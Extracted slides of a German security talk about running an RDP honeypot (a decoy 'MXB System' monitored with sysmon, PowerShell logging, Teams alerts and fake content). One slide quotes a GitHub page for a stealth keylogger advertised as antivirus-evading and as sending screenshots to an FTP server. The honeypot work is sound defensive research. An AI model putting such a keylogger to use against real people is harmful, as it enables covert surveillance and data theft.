

WAS WIR VON UNSEREM RDP HONEYPOT GELERNT HABEN ...

... und warum auch ich Bitcoin Besitzer werden hätte können.

#whoami




Florian Bogner

*CEO der Bee IT Security
aka "Professioneller Hacker"
Speaker und Trainer
Lektor für IT / IT Security*

“

*Wir machen IT Security **verständlich**,
so dass Sie die **richtigen**
Entscheidungen treffen können!*



PS: WE ARE HIRHING!

Wir wollen einen Honeypot betreiben...




*Als Honigtopf, Honigtöpfchen oder auch englisch **honeypot** wird eine Einrichtung bezeichnet, die einen Angreifer oder Feind **vom eigentlichen Ziel ablenken** soll oder in einen Bereich hineinziehen soll, der ihn sonst nicht interessiert hätte — z. B. in Form eines **Scheinzieles**.*

<https://de.wikipedia.org/wiki/Honeypot>

Unser Honigtopf: “MXB System”




sysmon




Unser Honigtopf: “MXB System”



sysmon



Key Logger



The screenshot shows a web browser window displaying the GitHub repository page for 'ajayrandhawa / Keylogger'. The browser's address bar shows 'github.com'. The repository page includes a navigation bar with links for 'Why GitHub?', 'Enterprise', 'Explore', 'Marketplace', and 'Pricing', along with a search bar and 'Sign in'/'Sign up' buttons. The repository name 'ajayrandhawa / Keylogger' is displayed, along with 'Watch 9' and 'Fork 51' buttons. Below the repository name, there are tabs for 'Code', 'Issues 4', 'Pull requests 0', 'Actions', 'Projects 0', 'Security', and 'Insights'. A large banner for 'Join GitHub today' is visible, with the text 'GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.' and a 'Sign up' button. Below the banner, there is a paragraph of text describing the keylogger: 'Keylogger is 100% invisible keylogger not only for users, but also undetectable by antivirus software. Blackcat keylogger Monitors all keystrokes, Mouse clicks. It has a seperate process which continues capture system screenshot and send to ftp server in given time.' At the bottom, there are several tags: 'client', 'visual', 'c-plus-plus', 'stealth', 'hidden', 'exploit', 'keylogger', 'system', 'keylogger-screenshot', 'advanced', 'ftp-client', 'bypass-antivirus', 'simple', 'win7', 'win10', 'win8', and 'blackcat'.

Why GitHub? ▾ Enterprise Explore ▾ Marketplace Pricing ▾ Search / Sign in Sign up

ajayrandhawa / Keylogger Watch 9 Fork 51

Code Issues 4 Pull requests 0 Actions Projects 0 Security Insights

Join GitHub today

GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.

Sign up

Dismiss

Keylogger is 100% invisible keylogger not only for users, but also undetectable by antivirus software. Blackcat keylogger Monitors all keystrokes, Mouse clicks. It has a seperate process which continues capture system screenshot and send to ftp server in given time.

client visual c-plus-plus stealth hidden exploit keylogger system keylogger-screenshot advanced ftp-client

bypass-antivirus simple win7 win10 win8 blackcat


Unser Honigtopf: "MXB System"



sysmon



PS Logging



Blackcat
Keylogger 


Unser Honigtopf: "MXB System"



sysmon



PS Logging



Teams Notifications

Unser Honigtopf: "MXB System"




sysmon



PS Logging




Fake Content



Teams Notifications

Fake Content



Unser Honigtopf: "MXB System"




sysmon



PS Logging



Fake Content

